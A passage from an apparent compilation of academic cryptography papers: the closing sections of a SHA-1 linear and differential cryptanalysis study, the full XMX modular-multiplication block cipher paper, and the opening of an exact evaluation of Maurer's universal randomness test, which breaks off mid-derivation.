The functions $f_{\bar{\wedge}}, f_{\oplus}, f_{\gtrdot}$ all operate in the bit-by-bit manner. Thus, one can easily find out how the differences in the outputs of each of the functions behave depending of the differences of the three inputs. Namely, one can consider three inputs of one bit each and an output of one bit. Table 1 shows this for all three functions. The notation of the table is as follows. The first three columns represent the eight possible differences in the one-bit inputs, x, y, z. The next three columns indicate the differences in the outputs of each of the three functions. A ‘0’ denotes that the difference always will be zero, a ‘1’ denotes that the difference always will be one, and a ‘0/1’ denotes that in half the cases the difference will be zero and in the other half of the cases the difference will be one. Note that the function $f_{\oplus}$ is linear in the inputs, *i.e.* the difference in the outputs can be determined from the differences in the inputs. However, as we shall see, $f_{\oplus}$ helps to complicate differential cryptanalysis of SHA.

x	y	z	$f_{\oplus}$	$f_{\barwedge}$	$f_{\gtrdot}$
0	0	0	0	0	0
0	0	1	1	0/1	0/1
0	1	0	1	0/1	0/1
0	1	1	0	1	0/1
1	0	0	1	0/1	0/1
1	0	1	0	0/1	0/1
1	1	0	0	0/1	0/1
1	1	1	1	0/1	1

Table 1. Distribution of exclusive-or differences through the f-functions.

In the following we consider some characteristics for all rounds and for each of the three different rounds.

2.2.2 All Rounds

	A	B	C	D	E	*probability*
	e_{26}	0	0	0	e_{31}	
⤷						1
	0	e_{26}	0	0	0	
⤷						1
	?	0	e_{24}	0	0	
⤷						1
	?	?	0	e_{24}	0	
⤷						1
	?	?	?	0	e_{24}	
⤷						1
	?	?	?	?	0	

Table 2. Five-step characteristic.

The characteristic of Figure 2 holds with probability one over (any) five steps in any of the four rounds. The question mark (?) indicates an unknown value. Thus, a pair of texts which differ only in the first words in bit position 26 and in the fifth words in bit position 31, result in texts after five steps which are equal in the fifth words. The difference in the other words of the texts will depend on the particular round considered and of the texts involved.

2.2.3 Rounds 1 and 3 First we consider the five step characteristic of the previous section. With the functions $f_{\barwedge}$ and $f_{\gtrdot}$ this gives the following characteristic over five steps.

	A	B	C	D	E	*probability*
	e_{26}	0	0	0	e_{31}	
⤷						1
	0	e_{26}	0	0	0	
⤷						$\frac{1}{2}$
	0	0	e_{24}	0	0	
⤷						$\frac{1}{2}$
	0	0	0	e_{24}	0	
⤷						$\frac{1}{2}$
	0	0	0	0	e_{24}	
⤷						$\frac{1}{2}$
	e_{24}	0	0	0	0	

This characteristic can be concatenated with a three-step characteristic in the beginning and a two-step characteristic at the end, yielding the following ten-step characteristic.

	A	B	C	D	E	*probability*
	0	e_1	e_{26}	0	0	
⤷						$\frac{1}{4}$
	0	0	e_{31}	e_{26}	0	
⤷						$\frac{1}{4}$
	0	0	0	e_{31}	e_{26}	
⤷						$\frac{1}{4}$
	e_{26}	0	0	0	e_{31}	
⤷						1
	0	e_{26}	0	0	0	
⤷						$\frac{1}{2}$
	0	0	e_{24}	0	0	
⤷						$\frac{1}{2}$
	0	0	0	e_{24}	0	
⤷						$\frac{1}{2}$
	0	0	0	0	e_{24}	
⤷						$\frac{1}{2}$
	e_{24}	0	0	0	0	
⤷						$\frac{1}{2}$
	e_{29}	e_{24}	0	0	0	
⤷						$\frac{1}{4}$
	e_2	e_{29}	e_{22}	0	0	

This ten-step characteristic has a probability of 2^{-13}. As is clearly indicated, extending this characteristic to more steps, *e.g.*, 20, will involve steps with bigger Hamming weights in the differences in the five words than in the first above 10 steps.

We conjecture that the above is one of the characteristics with the highest probability over 10 steps, and that any characteristic over 20 steps of Round 1 or Round 3 will have a probability of less than 2^{-26}.

2.2.4 Rounds 2 and 4 With respect to differential cryptanalysis the function $f_\oplus$ used in Rounds 2 and 4 behaves significantly different from the functions used in Rounds 1 and 3. First note that if we replace all modular additions with exclusive-ors, the steps in Rounds 2 and 4 are linear for exclusive-or differences, in other words, given an input difference one can with probability one determine the output difference after any number of maximum 20 steps. As indicated above, the mixed use of exclusive-ors and modular additions has only little effect for pairs of texts with differences of low Hamming weights. Therefore good characteristics for these steps should have low Hamming weights through as many steps as possible. Consider first the 5-step characteristic of Table 2. The first four steps will evolve as follows.

	A	B	C	D	E	*probability*
	e_{26}	0	0	0	e_{31}	
↳						1
	0	e_{26}	0	0	0	
↳						$\frac{1}{2}$
	e_{26}	0	e_{24}	0	0	
↳						$\frac{1}{2}$
	$e_{24,31}$	e_{26}	0	e_{24}	0	
↳						$\frac{1}{16}$
	$e_{4,24,26,29}$	$e_{24,31}$	e_{24}	0	e_{24}	

Here we have used the notation $e_{a_1,\ldots,a_r}$ for $e_{a_1} \oplus \cdots \oplus e_{a_r}$. It can be seen that for this characteristic the Hamming weights of the differences in the ciphertext words will increase for subsequent steps. Consider as an alternative the following characteristic.

A	*B*	*C*	*D*	*E*	*probability*
e_1	e_3	e_1	e_{11}	$e_{1,3,11}$	
					$\frac{1}{16}$
e_6	e_1	e_1	e_1	e_{11}	
					$\frac{1}{4}$
e_1	e_6	e_{31}	e_1	e_1	
					$\frac{1}{4}$
e_{31}	e_1	e_4	e_{31}	e_1	
					$\frac{1}{4}$
e_{31}	e_{31}	e_{31}	e_4	e_{31}	
					$\frac{1}{2}$
e_{31}	e_{31}	e_{29}	e_{31}	e_4	
					$\frac{1}{4}$
e_{29}	e_{31}	e_{29}	e_{29}	e_{31}	
					$\frac{1}{4}$
e_2	e_{29}	e_{29}	e_{29}	e_{29}	
					$\frac{1}{4}$
e_7	e_2	e_{27}	e_{29}	e_{29}	
					$\frac{1}{16}$
$e_{2,12,27}$	e_7	e_0	e_{27}	e_{29}	
					$\frac{1}{32}$
$e_{17,27,29}$	$e_{2,12,27}$	e_5	e_0	e_{27}	

This characteristic was found by a computer search. Of all possible input differences with up to one-bit difference in each of the five input words, totally $33^5 - 1$ characteristics, the last 9 steps of the above characteristic has the lowest Hamming weights in the ciphertexts differences of all steps. For this search we replaced modular additions by exclusive-ors. The nine steps can be concatenated with a one-step characteristic in the beginning, as shown above. In real SHA the probability of these 10 steps is approximately 2^{-26}, where we have used the above estimates for the behaviour of exclusive-or differences after modular additions. This may **not** give a bound for the best characteristics over 10 steps of SHA, but a complete search seems impossible to implement, moreover it gives sufficient evidence to conclude that there are no high probability characteristics over 20 steps of Rounds 2 and 4. We conjecture that the best such characteristic will have a probability of less than 2^{-32}.

2.2.5 Putting Things Together Using the estimates for best characteristics for Rounds 1, 2, 3, and 4 of the previous section, we get an estimate of the best characteristic for all 80 steps of SHA, namely $2^{-26} \times 2^{-32} \times 2^{-26} \times 2^{-32} = 2^{-116}$. We stress that this estimate is highly conservative. First of all, the estimates for each round were conservative, and second, there is no guarantee that high probability characteristics for each round in isolation, can be concatenated to the whole cipher. Therefore we conclude that differential cryptanalysis of SHA is likely to require an unrealistic amount of chosen texts if it is possible at all.

3 Conclusions

In the previous section we deduced that a linear cryptanalytic attack on SHA-1 as an encryption function would require at least 2^{80} known plaintexts and that a differential attack would require at least 2^{116} chosen plaintexts. Note that we are explicitly considering constructable linear approximations and differential characteristics. It may well be that there are other approximations and characteristics over SHA-1 that are not revealed by this type of analysis. Instead they would have to be searched for using brute-force. Since there is no known short-cut to such a search this possibility has to be viewed as being so unlikely as to not merit practical consideration.

Our techniques in constructing the approximations and characteristics were *ad hoc*, but based on considerable practical experience. We have been very cautious in our estimates and feel very confident in asserting that a linear or differential cryptanalytic attack using less than 2^{80} plaintext blocks is infeasible. We note that at this point a 160-bit block cipher is beginning to leak plaintext information anyway when used to encrypt this much text with the same key.

Finally we mention that additional cryptanalytic considerations such as linear hulls, multiple linear approximations, and various kinds of differentials are unlikely to make any significant difference to our analysis and estimates. Therefore they make no practical difference to the conclusion we have already drawn.

References

1. F. Chabaud and A. Joux. Differential collisions in SHA-0. In H. Krawczyk, editor, *Advances in Cryptology: CRYPTO'98, LNCS 1462*, pages 56–71. Springer Verlag, 1999.
2. H. Dobbertin. Cryptanalysis of MD5 compress. Presented at the rump session of EUROCRYPT'96, May 1996.
3. H. Dobbertin. Cryptanalysis of MD4. To appear in Journal of Cryptology, 1996.
4. A. J. Menezes, P. C. van Oorschot, and S. A. Vanstone. *Handbook of Applied Cryptography.* CRC Press, 1997.
5. R.L. Rivest. The MD4 message digest algorithm. In S. Vanstone, editor, *Advances in Cryptology - CRYPTO'90, LNCS 537*, pages 303–311. Springer Verlag, 1991.
6. R.A. Rueppel. *Analysis and Design of Stream Ciphers.* Springer Verlag, 1986.

XMX: a Firmware-Oriented Block Cipher Based on Modular Multiplications

[E. Biham, Ed., *Fast Software Encrytion*, vol. 1267 of *Lecture Notes in Computer Science*, pp. 166–171, Springer-Verlag, 1997.]

David M'Raïhi[1], David Naccache[1], Jacques Stern[2], and Serge Vaudenay[2]

[1] Gemplus - Cryptography Department
1 place de la Méditerranée, 95206, Sarcelles CEDEX, France
{100145.2261, 100142.3240}@compuserve.com
[2] École Normale Supérieure
45 rue d'Ulm, 75230, Paris CEDEX 5, France
{jacques.stern, serge.vaudenay}@gemplus.com

Abstract. This paper presents xmx, a new symmetric block cipher optimized for public-key libraries and microcontrollers with arithmetic co-processors. xmx has no S-boxes and uses only modular multiplications and xors. The complete scheme can be described by a couple of compact formulae that offer several interesting time-space trade-offs (number of rounds/key-size for constant security).
In practice, xmx appears to be tiny and fast: 136 code bytes and a 121 kilo-bits/second throughput on a Siemens SLE44CR80s smart-card (5 MHz oscillator).

1 Introduction

Since efficiency and flexibility are probably the most appreciated design criteria, block ciphers were traditionally optimized for either software (typically SAFER [4]) or hardware (DES [2]) implementation. More recently, autonomous agents and object-oriented technologies motivated the design of particularly tiny codes (such as TEA [9], 189 bytes on a 68HC05) and algorithms adapted to particular programming languages such as PERL.

Surprisingly, although an ever-increasing number of applications gain access to arithmetic co-processors [5] and public-key libraries such as BSAFE, MIRACL, BIGNUM [8] or ZEN [1], no block cipher was specifically designed to take advantage of such facilities.

This paper presents xmx (xor-multiply-xor), a new symmetric cipher which uses public-key-like operations as confusion and diffusion means. The scheme does not require S-boxes or permutation tables, there is virtually no key-schedule and the code itself (when relying on a co-processor or a library) is extremely compact and easy to describe.

xmx is firmware-suitable and, as such, was specifically designed to take a (carefully balanced) advantage of hardware and software resources.

2 The Algorithm

2.1 Basic operations

xmx is an iterated cipher, where a keyed primitive f is applied r times to an ℓ-bit cleartext m and a key k to produce a ciphertext c.

Definition 1. *Let $f_{a,b}(m) = (m \circ a) \cdot b \bmod n$ where:*

$$x \circ y = \begin{cases} x \oplus y & \text{if } x \oplus y < n \\ x & \text{otherwise} \end{cases}$$

and n is an odd modulus.

Property: *$a \circ b$ is equivalent to $a \oplus b$ in most cases (when $n \leq 2^\ell$, and $\{a, b\}$ is uniformly distributed, $Pr[a \circ b = a \oplus b] = n/2^\ell$).*

Property: *For all a and b, $a \circ b \circ b = a$.*

f can therefore be used as a simply invertible building-block ($a < n$ implies $a \circ b < n$) in iterated ciphers :

Definition 2. *Let n be an ℓ-bit odd modulus, $m \in \mathbb{Z}_n$ and k be the key-array $k = \{a_1, b_1, \ldots, a_r, b_r, a_{r+1}\}$ where $a_i, b_i \in \mathbb{Z}_n^*$ and $gcd(b_i, n) = 1$.*

The block-cipher xmx *is defined by:*

$$\mathsf{xmx}(k, m) = (f_{a_r,b_r}(f_{a_{r-1},b_{r-1}}(\ldots(f_{a_1,b_1}(m))\ldots))) \circ (a_{r+1})$$

and:

$$\mathsf{xmx}^{-1}(k, c) = (f^{-1}_{a_1,b_1}(f^{-1}_{a_2,b_2}(\ldots(f^{-1}_{a_r,b_r}(c \circ a_{r+1}))\ldots)))$$

2.2 Symmetry

A crucially practical feature of xmx is the symmetry of encryption and decryption. Using this property, xmx and xmx^{-1} can be computed by the same procedure:

Lemma 1.

$$k^{-1} = \{a_{r+1}, b_r^{-1} \bmod n, a_r, \ldots, b_1^{-1} \bmod n, a_1\} \Rightarrow \mathsf{xmx}^{-1}(k, x) = \mathsf{xmx}(k^{-1}, x) \ .$$

Since the storage of k requires $(2r+1)\ell$ bits, xmx schedules the encryption and decryption arrays k and k^{-1} from a single ℓ-bit key s:

$$k(s) = \{s, s, \ldots, s, s, s \oplus s^{-1}, s, s^{-1}, \ldots, s, s^{-1}\}$$

where $k^{-1}(s) = k(s^{-1})$.

For a couple of security reasons (explicited *infra*) s must be generated by the following procedure (where $w(s)$ denotes the Hamming weight of s):

```
1. Pick a random $s \in \mathbb{Z}_n^\star$ such that $\frac{\ell}{2} - \log_2 \ell < w(s) < \frac{\ell}{2} + \log_2 \ell$
2. If $\gcd(s, n) \neq 1$ or $\ell - \log_2 s \geq 2$ go to 1.
3. output the key-array $k(s) = \{s, s, \ldots, s, s, s \oplus s^{-1}, s, s^{-1}, \ldots, s, s^{-1}\}$
```

Although equally important, the choice of n is much less restrictive and can be conducted along three engineering criteria: prime moduli will greatly simplify key generation ($\gcd(b_i, n) = 1$ for all i), RSA moduli used by existing applications may appear attractive for memory management reasons and dense moduli will increase the probability $\Pr[a \circ b = a \oplus b]$.

As a general guideline, we recommend to keep n secret in all real-life applications but assume its knowledge for the sake of academic research.

3 Security

xmx's security was evaluated by targeting a weaker scheme (wxmx) where $\circ \cong \oplus$ and $k = (s, s, s, \ldots, s, s, \ldots, s, s, s)$.

Using the trick $u \oplus v = u + v - 2\,(u \wedge v)$ for eliminating xors and defining:

$$h_i(x) = ((\ldots(x \oplus a_1) \cdot b_1 \bmod n \ldots) \oplus a_{i-1}) \cdot b_{i-1} \bmod n$$

we get by induction:

$$\mathsf{wxmx}(k, x) = b'_1 \cdot x + a_1 \cdot b'_1 \ldots + a_{r+1} - 2\,(g_1(x) \cdot b'_1 + \ldots + g_{r+1}(x)) \bmod n$$

where $b'_i = b_i \cdots b_r \bmod n$ and $g_i(x) = h_i(x) \wedge a_i$.

Consequently,

$$\mathsf{wxmx}(k, x) = b'_1 \cdot x + b - 2\,g(x) \bmod n \quad \text{where} \quad b = a_1 \cdot b'_1 + a_2 \cdot b'_2 \ldots + a_{r+1}$$

$$\text{and } g(x) = g_1(x) \cdot b'_1 + g_2(x) \cdot b'_2 + \ldots + g_{r+1}(x) \bmod n \ .$$

3.1 The Number of Rounds

When $r = 1$, the previous formulae become $g_2(x) = h_2(x) \wedge s$ and

$$\mathsf{wxmx}(k, x) = ((x \oplus s) \cdot s \bmod n) \oplus s = x\,s + s^2 + s - 2\,(g_1(x)\,s + g_2(x)) \bmod n$$

Assuming that $w(\delta)$ is low, we have (with a significantly high probability):

$$g_1(x + \delta) = (x + \delta) \wedge s = g_1(x) \bmod n \ .$$

Therefore, selecting δ such that $s \wedge \delta = 0 \quad \Rightarrow \quad g_1(x \oplus \delta) = g_1(x)$, we get

$$\mathsf{wxmx}(k, x \oplus \delta) - \mathsf{wxmx}(k, x) = (x \oplus \delta - x) \cdot s \ - \\ 2\,(s \wedge h_2(x \oplus \delta) - s \wedge h_2(x)) \bmod n \ .$$

Plugging $\delta = 2$ and an x such that $x \wedge \delta = 0$ into this equation, we get:

$$\mathsf{wxmx}(k, x \oplus \delta) - \mathsf{wxmx}(k, x) = 2\,(s - s \wedge h_2(x + 2) + s \wedge h_2(x)) \bmod n \ .$$

Since $h_2(x) = s \cdot x + s^2 - 2\,g_1(x) \bmod n$ (where $g_1(x) = x \wedge s$), it follows that $h_2(x)$ and $h_2(x + 2)$ differ only by a few bits. Consequently, information about s leaks out and, in particular, long sequences of zeros or ones (with possibly the first and last bits altered) can be inferred from the difference $\mathsf{wxmx}(k, x \oplus \delta) - \mathsf{wxmx}(k, x)$.

In the more general setting ($r > 1$), we have

$$\mathsf{wxmx}(k, x \oplus \delta) - \mathsf{wxmx}(k, x) = (x \oplus \delta - x)s^r + 2\, e(x, \delta, s) \bmod n$$

where $e(x, \delta, s)$ is a linear form with coefficients of the form $\alpha \wedge s - \beta \wedge s$.

Defining $\Delta = \{\mathsf{wxmx}(k, x \oplus \delta) - \mathsf{wxmx}(k, x)\}$, we get $\|\Delta\| < 2^{rw(s)}$ since Δ is completely characterized by s.

The difference will therefore leak again whenever:

$$2^{rw(s)} < 2^{\ell} \;\; \Rightarrow \;\; r < \frac{\ell}{w(s)} \;\; . \tag{1}$$

3.2 Key-Generation

3.2.1 The weight of s: Since $g(x)$ is a polynomial which coefficients (b'_i) are all bitwise smaller than s, the variety of $g(x)$ is small when $w(s)$ is small. In particular, when $w(s) < \frac{80}{r+1}$, less than 2^{80} such polynomials exist.

A 2^{40}-pair known plaintext attack would therefore extract s^r from:

$$\mathsf{wxmx}(k, y) - \mathsf{wxmx}(k, x) = (y - x) \cdot s^r \bmod n$$

using the birthday paradox (the same $g(x)$ should have been used twice). One can even obtain collisions on g with higher probability by simply choosing pairs of similar plaintexts. Using [7] (refined in [6]), these attacks require almost no memory.

Since a similar attack holds for $\overline{s}$ when $w(s)$ is big ($x \oplus y = x + 2\,(\overline{x} \wedge y) - y$), $w(s)$ must be rather close to $\ell/2$ and (1) implies that r must at least equal three to avoid the attack described in section 3.1.

3.2.2 The size of s: Chosen plaintext attacks on wxmx are also possible when s is too short: if $s\,m < n$ after r iterations, s can be recovered by encrypting $m = 0_\ell$ since $\mathsf{wxmx}(k, 0_\ell) = b - 2\, g(x)$ and g's coefficients are all bounded by s.

Observing that $0 \leq \mathsf{wxmx}(k, 0_\ell) - s^{r+1} \leq s \cdot 2^r$, we have:

$$0 \leq s - \sqrt[r+1]{\mathsf{wxmx}(k, 0_\ell)} < \frac{1}{r+1} \quad \Rightarrow \quad s = \left\lceil \sqrt[r+1]{\mathsf{wxmx}(k, 0_\ell)} \right\rceil \; .$$

More generally, encrypting short messages with short keys may also reveal s. As an example, let $\ell = 256$, $r = 4$, $s = 0_{176}|s'$ and $m = 0_{176}|m'$ where s' and m' are both 80-bit long. Since $\Pr[x \oplus s = x + s] = (3/4)^{80} \cong 2^{-33}$ when s is 80-bit long, a gcd between ciphertexts will recover s faster than exhaustive search.

3.3 Register Size

Since the complexity of section 3.1's attack must be at least 2^{80}, we have:

$$\sqrt{2^{r \cdot w(s)}} > 2^{80}$$

and considering that $w(s) \cong \ell/2$, the product $r\ell$ must be at least 320.

$r = 4$ typically requires $\ell > 80$ (brute force resistance implies $\ell > 80$ anyway) but an inherent $2^{\ell/2}$-complexity attack is still possible since wxmx is a (keyed) permutation over ℓ-bit numbers, which average cycle length is $2^{\ell/2}$ (given an iteration to the order $2^{\ell/2}$ of wxmx(k, x), one can find x with significant probability).

$\ell = 160$ is enough to thwart these attacks.

4 Implementation

Standard implementations should use xmx with $r = 8$, $\ell = 512$, $n = 2^{512} - 1$ and

$$k = \{s, s, s, s, s, s, s, s, s \oplus s^{-1}, s, s^{-1}, s, s^{-1}, s, s^{-1}, s, s^{-1}\}$$

while high and very-high security applications should use $\{r = 12, \ell = 768, n = 2^{786} - 1\}$ and $\{r = 16, \ell = 1024, n = 2^{1024} - 1\}$.

A recent prototype on a Siemens SLE44CR80s results in a tiny (136 bytes) and performant code (121 kilo-bits/second throughput with a 5 MHz oscillator) and uses only a couple of 64-byte buffers.

The algorithm is patent-pending and readers interested in test-patterns or a copy of the patent application should contact the authors.

5 Further Research

As most block-ciphers xmx can be adapted, modified or improved in a variety of ways: the round output can be subjected to a constant permutation such as a circular rotation or the chunk permutation $\pi(\text{ABCD}) \rightarrow \text{BADC}$ where each chunk is 128-bit long (since $\pi(\pi(x)) = x$, xmx's symmetry will still be preserved). Other variants replace modular multiplications by point additions on an elliptic curve (ecxmx) or implement protections against [3] (taxmx).

It is also possible to define f on two ℓ-bit registers L and R such that:

$$f(L_1, R_1) = \{L_2, R_2\}$$

where

$$L_2 = R_1 \quad \text{and} \quad R_2 = L_1 \oplus ((R_1 \oplus k_2) \cdot k_1 \bmod n).$$

and the inverse function is:

$$R_1 = L_2, L_1 = R_2 \oplus ((R_1 \oplus k_2) \cdot k_1 \bmod n) = R_2 \oplus ((L_2 \oplus k_2) \cdot k_1 \bmod n)$$

Since such designs modify only one register per round we recommend to increase r to at least twelve and keep generating s with xmx's original key-generation procedure.

6 Challenge

It is a tradition in the cryptographic community to offer cash rewards for successful cryptanalysis. More than a simple motivation means, such rewards also express the designers' confidence in their own schemes. As an incentive to the analysis of the new scheme, we therefore offer (as a souvenir from FSE'97...) 256 Israeli *Shkalim* and 80 *Agorot* (n is the smallest 256-bit prime starting with 80 ones) to the first person who will degrade s's entropy by at least 56 bits in the instance:

$$r = 8, \ell = 256 \text{ and } n = (2^{80} - 1) \cdot 2^{176} + 157$$

but the authors are ready to carefully evaluate and learn from any feedback they get.

References

1. F. Chabaud and R. Lercier, *The ZEN library*, `http://lix.polytechnique.fr/ ~zen/`
2. FIPS PUB **46**, 1977, *Data Encryption Standard.*
3. P. Kocher, *Timing attacks in implementations of Diffie-Hellman, RSA, DSS and other systems*, Advances in Cryptology - CRYPTO '96, LNCS **1109**, 1996, pp. 104-113.
4. J. Massey, *SAFER K-64: a byte oriented block cipher algorithm*, Fast Software Encryption, Cambridge Security Workshop, 1993, LNCS **809**, pp. 1-17.
5. D. Naccache and D. M'Raïhi, *Cryptographic smart cards*, IEEE Micro, June 1996, vol. **16**, no. 3, pp. 14-23.
6. P. van Oorschot and M. J. Wiener, *Parallel collision search with application to hash functions and discrete logarithms*, **2**nd ACM Conference on Computer and Communication Security, Fairfax, Virginia, ACM Press, 1994, pp. 210-218.
7. J-J. Quisquater and J-P. Delescaille, *How easy is collision search? Application to DES*, Advances in Cryptology - EUROCRYPT'89, LNCS **434**, 1990, pp. 429-434.
8. B. Serpette, J. Vuillemenin and J. C. Hervé, *BIGNUM: a portable and efficient package for arbitrary-precision arithmetic*, PRL Research Report ♯**2**, 1989, `ftp://ftp.digital.com/pub/DEC/PRL/research-reports/PRL-RR-2.ps.Z`.
9. D. J. Wheeler and R. M. Needham, *TEA, a tiny encryption algorithm*, Fast Software Encryption, Leuven, LNCS **1008**, 1994, pp. 363-366.

An Accurate Evaluation of Maurer's Universal Test

[S. Tavares and H. Meijer, Eds., *Selected Areas in Cryptography*, vol. 1556 of *Lecture Notes in Computer Science*, pp. 57–71, Springer-Verlag, 1999.]

Jean-Sébastien Coron[1,2] and David Naccache[2]

[1] École Normale Supérieure
45 rue d'Ulm, 75005 Paris, France
`coron@clipper.ens.fr`
[2] Gemplus Card International
34 rue Guynemer, 92447 Issy-les-Moulineaux, France
{`jean-sebastien.coron, david.naccache`}`@gemplus.com`

Abstract. Maurer's universal test is a very common randomness test, capable of detecting a wide gamut of statistical defects. The algorithm is simple (a few Java code lines), flexible (a variety of parameter combinations can be chosen by the tester) and fast.
Although the test is based on sound probabilistic grounds, one of its crucial parts uses the heuristic approximation:

$$c(L, K) \cong 0.7 - \frac{0.8}{L} + (1.6 + \frac{12.8}{L})K^{-4/L}$$

In this work we compute the precise value of $c(L, K)$ and show that the inaccuracy due to the heuristic estimate can make the test 2.67 times more permissive than what is theoretically admitted. Moreover, we establish a new asymptotic relation between the test parameter and the source's entropy.

1 Introduction

In statistics, *randomness* refers to these situations where care is taken to see that *each individual has the same chance of being included in the sample group*. In practice, random sampling is not easy: being after a random sample of people, it's not good enough to stand on a street corner and select every fifth person who passes as this would exclude habitual motorists from the sample; call on 50 homes in different areas, and you may end up with only housewives' opinions, their husbands being at work; pin a set of names from a telephone directory, and you exclude *in limine* those who do not have a telephone.

Whilst the use of random samples proves helpful in literally thousands of fields, non-random sampling is fatally disastrous in cryptography. Assessing the randomness of noisy sources is therefore crucial and a variety of tests for doing so exists. Interestingly, most if not all such tests revolve around a common skeleton, called *the monkey paradigm*. Informally, the idea consists in measuring the expectation at which a monkey playing with a typewriter would create a meaningful text. Although one can easily conclude that a complex text (*e.g.* the IACR's bylaws) has a negligible monkey probability, a simple word such as `cat` is expected to appear more frequently (each $\cong 17,576$ keystrokes) and could be used as a basic (yet very insufficient) randomness test.

However, analyzing *textual features* is much more efficient than pattern-scanning where inter-pattern information is wasted without being re-cycled for deriving additional monkeyness evidence.

Usually, parameters such as the average inter-symbol distance or the length of sequences containing the complete alphabet are measured in a sample and a parameter is calculated from the difference between the measure and its corresponding expectation when a monkey, theorized as a binary symmetric source (BSS), is given control over the keyboard. A BSS is a random source which outputs statistically independent and symmetrically distributed binary random variables. Based on the expected distribution of the BSS' parameter, the test succeeds or fails.

We refer the reader to [2, 4] for a systematic treatment of randomness tests and focus the following sections on a particular test, suggested by Maurer in [5].

2 Maurer's Universal Test

Maurer's universal test [5] takes as input three integers $\{L, Q, K\}$ and a $(Q+K)\times L = N$-bit sample $s^N = [s_1, \ldots, s_N]$ generated by the tested source.

Let B denote the set $\{0,1\}$. Denoting by $b_n(s^N) = [s_{L(n-1)+1}, \ldots, s_{Ln}]$ the n-th L-bit block of s^N, the test function $f_{T_U} : B^N \to \mathbb{R}$ is defined by:

$$f_{T_U}(s^N) = \frac{1}{K} \sum_{n=Q+1}^{Q+K} \log_2 A_n(s^N) \tag{1}$$

where,

$$A_n(s^N) = \begin{cases} n & \text{if } \forall i < n, b_{n-i}(s^N) \neq b_n(s^N) \\ \min\{i : i \geq 1, b_n(s^N) = b_{n-i}(s^N)\} & \text{otherwise.} \end{cases}$$

To tune the test's rejection rate, one must first know the distribution of $f_{T_U}(R^N)$, where R^N denotes a sequence of N bits emitted by a BSS. A sample would then be rejected if the number of standard deviations separating its f_{T_U} from $E[f_{T_U}(R^N)]$ exceeds a reasonable constant[1].

For statistically independent random variables the variance of a sum is the sum of variances but the A_n-terms in (1) are heavily inter-dependent; consequently, [5] introduces a corrective factor $c(L, K)$ by which the standard deviation of f_{T_U} is reduced compared to what it would have been if the A_n-terms were independent:

$$\text{Var}[f_{T_U}(R^N)] = \sigma^2 = c(L, K)^2 \times \frac{\text{Var}[\log_2 A_n(R^N)]}{K} \tag{2}$$

A heuristic estimate of $c(L, K)$ is given for practical purposes in [5]:

[1] the precise value of $E[f_{T_U}(R^N)]$ is computed in [5] and recalled in section 3.3.

$$c(L,K) \cong c'(L,K) = 0.7 - \frac{0.8}{L} + \left(1.6 + \frac{12.8}{L}\right) K^{-4/L}$$

In the next section we compute the precise value of $c(L,K)$, under the admissible assumption that $Q \to \infty$ (in practice, Q should be larger than 10×2^L); this enables a much better tuning of the test's rejection rate (according to [5] the precise computation of $c(L,K)$ should have required a considerable if not prohibitive computing effort).

3 An Accurate Expression of $c(L,K)$

3.1 Preliminary Computations

For any set of random variables, we have:

$$\mathrm{Var}[\sum_{i=1}^{n} X_i] = \sum_{i=1}^{n} \mathrm{Var}[X_i] + 2 \sum_{1 \le i < j \le n} \mathrm{Cov}[X_i, X_j] \tag{3}$$

where $\mathrm{Cov}[X_i, X_j]$ is the covariance of X_i and X_j:

$$\mathrm{Cov}[X_1, X_2] = E[X_1 X_2] - E[X_1] \times E[X_2] \tag{4}$$

Throughout this paper the notation $a_i = \log_2 A_i$ will be extensively used and, unless specified otherwise, A_i will stand for $A_i(R^N)$.

Formulae (1), (2) and (3) yield:

$$c(L,K)^2 = 1 + \frac{2}{K \times \mathrm{Var}[a_n]} \sum_{1 \le i < j \le K} \mathrm{Cov}[a_{Q+i}, a_{Q+j}]$$

Assuming that $Q \to \infty$ (in practice, $Q > 10 \times 2^L$), the covariance of a_i and a_j is only a function of $k = j - i$ and by the change of variables $k = j - i$ we get:

$$c(L,K)^2 = 1 + \frac{2}{\mathrm{Var}[a_n]} \times \sum_{k=1}^{K-1} (1 - \frac{k}{K}) \times \mathrm{Cov}[a_n, a_{n+k}] \tag{5}$$

whereas (4) yields:

$$\mathrm{Cov}[a_n, a_{n+k}] = \sum_{i,j \ge 1} \log_2 i \log_2 j \Pr[A_{n+k} = j, A_n = i] \; - E[a_n]^2 \tag{6}$$

Considering a source emitting the random variables $U^N = U_1, U_2, \ldots, U_N$, and letting $b_n = b_n(U^N)$, we get:

$$\Pr[A_n(U^N) = i] = \sum_{b \in B^L} \Pr[b_n = b, b_{n-1} \ne b, \ldots, b_{n-i+1} \ne b, b_{n-i} = b]$$

and, when the $b_n(U^N)$-blocks are statistically independent and uniformly distributed,

$$\Pr[A_n(U^N) = i] = \sum_{b \in B^L} \Pr[b_n = b]^2 \times (1 - \Pr[b_n = b])^{i-1}$$

For a BSS we thus have:

$$\Pr[A_n = i] = 2^{-L}(1 - 2^{-L})^{i-1} \quad \text{for } i \geq 1$$

3.2 Expression of $\Pr[A_{n+k} = j, A_n = i]$

Deriving the BSS' $\Pr[A_{n+k} = j, A_n = i]$ for a fixed $i \geq 1$ and variable $j \geq 1$ is somewhat more technical and requires the separate analysis of five distinct cases:

- **Disjoint blocks $1 \leq j \leq k - 1$**




Fig. 1. DISJOINT SEQUENCES.

When $1 \leq j \leq k - 1$, the events $\langle A_{n+k} = j \rangle$ and $\langle A_n = i \rangle$ are independent, as there is no overlap between $[b_{n+k-j} \ldots b_{n+k}]$ and $[b_{n-i} \ldots b_n]$ (figure 1); consequently,

$$\Pr[A_{n+k} = j, A_n = i] = \Pr[A_{n+k} = j] \times \Pr[A_n = i]$$

$$\Pr[A_{n+k} = j, A_n = i] = 2^{-2L}(1 - 2^{-L})^{i+j-2}$$

- **Adjacent blocks $j = k$**




Fig. 2. ADJACENT SEQUENCES.

Letting $b = b_{n+k} = b_n = b_{n-i}$ and letting $\mathcal{E}_{j=k}[b]$ be the event (figure 2):

